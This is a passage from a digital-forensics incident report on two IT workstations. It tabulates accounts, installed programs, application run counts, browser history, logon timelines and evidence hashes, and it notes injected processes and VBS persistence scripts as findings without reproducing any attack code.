\\ad01\Users\james.middleton-adm\Desktop\machine_software\ChromePass.exe	2019-03-28 18:59:38
\\ad01\Users\james.middleton-adm\Desktop\machine_software\PasswordFox.exe	2019-03-28 18:59:59

Memory Analysis

When checking the memory analysis for the system, there was not much forensic information that was found that was not already found on the other systems. This machine was exploited with the dll injection to the fiiwougrttzy.exe process, which from the analysis that is found in IT-wks03 by Amy Kegwin to be a version of ApacheBench. We did not find execution by any particular user on the system, but it was found inside of the memory analysis for the system, so it was executed at some point on the system and had some sort of exploitation applied.

Figure 3.5.8: DLL injection found using MemprocFS





Figure 3.5.9: fiiwougrttzy.exe Located on the system



IT-wks02 - Keegan Thomas

The information that was used to fill out table 3.5.9 was found in Axiom Examine; the source of the information was from the software and system sections under System 32.

Basic Information

Table 3.5.10: Basic Information

Machine Name	IT-wks-02
Machine OS	Windows 10 Pro
Build Number	16299
Ip Address	192.168.1.102
Timezone	UTC-5 (Eastern Standard Time)

This information was found using Axiom Examine and used the SAM to provide the information relevant to the data that was used to fill table 3.5.10

User Information

Table 3.5.11: User Information

Number of Users	3	Last Logged in user	James-Middleton-Adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1001	Administrators	01/26/2019 01:14:46	2/23/2019 10:44:15 PM	Local
cindy.huerta	1105	---	01/26/2019 23:34:21	03/26/2019 10:42:57	Domain
james.middleton-adm	1117	---	03/26/2019 10:50:04	03/27/2019 17:20:51	Domain

The next section tackles all the installed applications on IT-wks02 this was found by looking at the System and the ntuser.dat files of the user accounts.

Table 3.5.12: Installed Programs

Name	Version	Creation Date
Spotify	1.1.0.237	2/14/2019
7-Zip	18.06	2/14/2019
GIMP	2.10.8	2/14/2019
VLC media player	3.0.6	2/14/2019
PuTTY release	0.70	2/14/2019
Google Chrome	73.0.3683.86	2/14/2019
AccessData FTK Imager	4.2.0	3/28/2019
Dropbox	69.4.102	3/21/2019
Everything	1.4.1.935	3/26/2019
KeePass Password Safe 2.41	2.41	2/14/2019
Notepad ++	7.6.3	2/14/2019
Skype	8.39	2/14/2019
TeamViewer 14	14.1.9025	2/14/2019
WinSCP	5.13.7	2/14/2019
Dropbox Update Helper	1.3.189.1	2/14/2019
Python	2.7.15150	2/14/2019
Java(™) 6 Update 22	6.0.220	1/26/2019
OpenOffice.org	3.3.9567	1/26/2019
Java Auto Updater	2.0.2.4	1/26/2019
Google Update Helper	1.3.34.7	3/28/2019

This next section breaks down the application usage which was found by using the results of the UserAssit file found on each of the accounts the information was recorded separately in each table for each major user on the system which can be seen in tables 3.5.13 - 3.5.15

Application Usage

Table 3.5.13: James.Middleton-adm

File Name	Run Count	Last run Time
Microsoft.Getstarted_8wekyb3d8bbwe!App	14	3/27/2019 10:11:27 PM
Microsoft.WindowsFeedbackHub_8wekyb3d8bbwe!App	13	3/27/2019 10:11:27 PM
Micrsoft.WindowsMaps_8wekyb3d8bbwe!App	12	3/27/2019 10:11:27 PM
Microsoft.People_8wekyb3d8bbwe!App	11	3/27/2019 10:11:27 PM
Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	10	3/27/2019 10:11:27 PM
SnippingTool	9	3/27/2019 10:11:27 PM
Microsoft .WindowsCalculator_8wekyb3d8bbwe!App	8	3/27/2019 10:11:27 PM
mspaint	7	3/27/2019 10:11:27 PM
notepad	6	3/27/2019 10:11:27 PM
Powershell	4	3/27/2019 10:28:06 PM
Shutdown.exe	1	3/27/2019 10:14:02 PM
Microsoft Control Panel	1	3/27/2019 10:19:43 PM
Windows Explorer	8	3/28/2019 7:12:00 PM
Update.bat	1	3/27/2019 10:29:35 PM
CMD	2	3/28/2019 11:47:22 PM
Regedit	2	3/27/2019 10:52:37 PM
FTK Imager	1	3/28/2019 11:46:55 PM

Table 3.5.14: Cindy Huerta

File Name	Run Count	Last run Time
Microsoft.Getstarted_8wekyb3d8bbwe!App	14	1/27/2019 3:32:47 AM
Microsoft.WindowsFeedbackHub_8wekyb3d8bbwe!App	13	1/27/2019 3:32:47 AM

Micrsoft.WindowsMaps_8wekyb3d8bbwe!App	12	1/27/2019 3:32:47 AM
Microsoft.People_8wekyb3d8bbwe!App	11	1/27/2019 3:32:47 AM
Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	10	1/27/2019 3:32:47 AM
SnippingTool	9	1/27/2019 3:32:47 AM
Microsoft .WindowsCalculator_8wekyb3d8bbwe!App	8	1/27/2019 3:32:47 AM
mspaint	7	1/27/2019 3:32:47 AM
notepad	6	1/27/2019 3:32:47 AM
CMD	1	3/26/2019 3:49:34 PM
Windows Explorer	10	3/26/2019 3:42:12 PM
hfs.exe	3	3/26/2019 3:41:31 PM
Powershell	8	3/20/2019 2:21:42 AM
Chrome	5	3/26/2019 3:45:07 PM
soffice.exe	1	2/27/2019 7:52:05 PM
Microsoft.AutoGenerated	1	3/1/2019 5:07:23 PM
accesschk.exe	1	3/1/2019 5:08:50 PM
Remote Desktop	1	3/1/2019 5:13:49 PM
Adobe Reader	1	3/4/2019 8:05:25 PM
Microsoft Control Panel	1	3/4/2019 8:05:25 PM
Team Viewer	2	3/27/2019 12:49:07 PM
PuTTY	1	3/19/2019 11:28:25 PM
KeePass	2	3/26/2019 3:40:44 PM
Microsoft Edge	1	3/26/2019 3:42:45 PM
Everything setup	1	3/26/2019 3:43:05 PM
Everything.exe	2	3/26/2019 3:49:41 PM

Table 3.5.15: Admin

File Name	Run Count	Last run Time
Microsoft.Getstarted_8wekyb3d8bbwe!App	14	1/26/2019 1:13:22 AM
Microsoft.WindowsFeedbackHub_8wekyb3d8bbwe!App	13	1/26/2019 1:13:22 AM
Micrsoft.WindowsMaps_8wekyb3d8bbwe!App	12	1/26/2019 1:13:22 AM
Microsoft.People_8wekyb3d8bbwe!App	11	1/26/2019 1:13:22 AM
Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	10	1/26/2019 1:13:22 AM
SnippingTool	9	1/26/2019 1:13:22 AM
Microsoft .WindowsCalculator_8wekyb3d8bbwe!App	8	1/26/2019 1:13:22 AM
mspaint	7	1/26/2019 1:13:22 AM
notepad	6	1/26/2019 1:13:22 AM
Windows Explorer	10	2/23/2019 9:30:31 PM
SystemPropertiesComputerName.exe	2	1/26/2019 1:49:10 AM
CMD	1	1/28/2019 4:16:10 PM
Setup.exe	1	1/27/2019 4:15:19 AM
Immersivecontrolpanel	1	2/1/2019 1:28:51 AM
Microsoft.AutoGenerated	1	2/12/2019 5:38:32 PM
ninite.exe	1	2/14/2019 6:45:34 PM
hfs.exe	1	2/23/2019 9:34:01 PM

During the analysis of the system there was no stand out browser activity I chose to focus on the main user's account Cindy Huerta with their mainly used internet application which was chrome.

Browsers Activity

Table 3.5.16: Cindy Huerta - Chrome

URL	Access Date/Time
http://github.com/	2/27/2019 7:46:51 PM
http://google.com	2/27/2019 7:47:03 PM

Google search for flare vm	2/27/2019 7:47:07 PM
Github fireeye/flame-vm	2/27/2019 7:47:10 PM
Google Search It tools	2/27/2019 7:51:29 PM
Google Search sysinternals	2/27/2019 7:51:34 PM
Microsoft downloads Sysinternals	2/27/2019 7:51:41 PM
Reddit	2/27/2019 7:54:05 PM
Google Search - Web01	3/19/2019 11:24:42 PM
https://192.168.0.100 GRRUs	3/19/2019 11:24:59 PM

The next section was the logins for all accounts filtered within a week of the scope of the attack. In order to get this information I used Hayabusa in order to build a timeline for logons and then filtered the information by each user account.

Logins/Logouts

Table 3.5.17: Cindy Huerta

Timestamp	Computer	EventID	RuleTitle
2019-03-26 13:00:39.703 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 13:00:39.703 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 13:00:39.703 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 13:00:40.018 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 13:00:40.019 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 13:00:40.019 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:07:41.786 +00:00	it-wks02.grru.local	4648	Explicit Logon

2019-03-26 15:07:41.786 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:07:41.786 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:07:42.109 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:07:42.109 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:07:42.110 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:32:28.953 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:32:28.953 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:32:28.953 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:32:29.179 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:32:29.179 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:32:29.179 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:41:23.136 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:41:23.136 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:41:23.136 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive)

			Creds in memory
2019-03-26 15:41:23.276 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:41:23.276 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:41:23.276 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:48:53.952 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:48:53.952 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:48:53.952 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:48:54.156 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:48:54.157 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:48:54.157 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 12:48:57.849 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 12:48:57.849 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 12:48:57.849 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 12:48:58.091 +00:00	it-wks02.grru.local	4648	Explicit Logon

2019-03-27 12:48:58.091 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 12:48:58.091 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 18:44:07.385 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 18:44:07.385 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 18:44:07.385 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 18:44:07.620 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 18:44:07.620 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 18:44:07.620 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

Table 3.5.18: James.middleton-adm

Timestamp	Computer	EventID	RuleTitle
2019-01-26 01:49:39.223 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:39.290 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:39.320 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:39.880 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:44.044 +00:00	it-wks02	4648	Explicit Logon

2019-02-12 17:39:33.665 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-12 17:39:33.882 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:32:39.795 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:32:43.676 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:33:56.889 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:33:56.889 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:33:56.889 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:50:04.381 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:50:04.381 +00:00	it-wks02.grru.local	4624	Logon (Interactive) *Creds in memory*
2019-03-26 15:50:04.381 +00:00	it-wks02.grru.local	4624	Logon (Interactive) *Creds in memory*
2019-03-27 22:12:57.632 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:13:01.089 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:13:01.089 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:13:01.089 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*

2019-03-27 22:17:50.461 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:17:54.639 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:17:54.639 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:17:54.639 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:26:41.562 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:26:44.511 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:26:44.511 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:26:44.511 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:04.760 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:41:07.930 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:41:07.930 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:07.930 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive

			(RDP)) *Creds in memory*
2019-03-27 22:44:55.464 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:44:56.260 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:44:56.260 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:44:56.260 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:10.803 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:55:13.817 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:55:13.817 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:13.817 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 23:01:33.049 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 23:01:35.747 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 23:01:35.747 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*

2019-03-27 23:01:35.747 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-28 19:09:20.459 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-28 19:09:21.448 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21.448 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21.448 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21.770 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21.770 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21.770 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00.192 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00.192 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-28 23:46:00.192 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-28 23:46:00.447 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00.447 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00.447 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

2019-03-29 20:22:09.605 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09.605 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09.605 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09.874 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09.875 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:22:09.875 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

Interesting Files

There was a concerning VBS script called TTyZuzwt.vbs which was believed to be the persistence access point that was used by the threat actor it was found on the user account Cindy Huerta the main user account of the system in the temporary directory.




Figure 3.5.10: Shows the VBS script that was found in the temp directory.

There was another VBS script called IIwhFAPmN.vbs this was found on the james.middleton-Adm




Figure 3.5.11: Shows the second VBScript found in James-middleton-adm's account.
Additionally there was a particular application called everything.exe which is a file explorer that has the ability to search through everything on the system. This was strange as it was the only system that contained this software in the IT department

Memory Analysis

There was not to much that stood out in the memory analysis for this system minus the PE injection found on all the IT systems with fiIW0uGRTtZY.e




Figure 3.5.12: Shows the PE Injected file found using memproc.
Found at C:\Users\james.middleton-adm\AppData\Local\Temp\rad65FC7.tmp\filwOuGRTtZY.exe




Figure 3.5.13:shows the location of the file that contains

IT-wks03 - Amy Keigwin

The first step of this analysis was to verify the hashes of the E01 and memory capture provided. Hashes were taken at the beginning of acquisition (first row of data in the table below). To hash the memory acquisition, provided in a MEM file format, the given MD5 and SHA1 hashes were compared against the output of the *certutil -hashfile IT-wks03-memdump-002.mem*, for which both command outputs matched the provided the hashes. The acquisition timestamp was unfortunately unable to be hashed, as MemProcFS-Analyzer was only able to detect the timezone but not the current time.

Table 3.5.19: Table of Provided File Hashes

Workstation	Memory Acquired (UTC-4)	Memory MD5 (Raw/vMem)	Memory SHA1 (Raw/vMem)	Disk Acquired (UTC-4)	Disk MD5 (E01)	Disk SHA1 (E01)
IT-wks03	3/28/2019 19:55:45	278d3d588adb3cb9f93855637cb424a8	99a20af1749d0c3f4ea7b53cc55387ae28babeb9	3/29/2019 17:17:07	83a27062cff6debf2bb2726f8a0d4f49	41469b4ff632dcaaf16fddf1f8dda7e9abc6a56b
Found Data	N/A	278d3d588adb3cb9f93855637cb424a8	99a20af1749d0c3f4ea7b53cc55387ae28babeb9	3/29/2019 17:17:07	83a27062cff6debf2bb2726f8a0d4f49	41469b4ff632dcaaf16fddf1f8dda7e9abc6a56b
Match	N/A	Yes	Yes	Yes	Yes	Yes

Image 3.5.14: MD5 hash of IT-wks03 memory dump

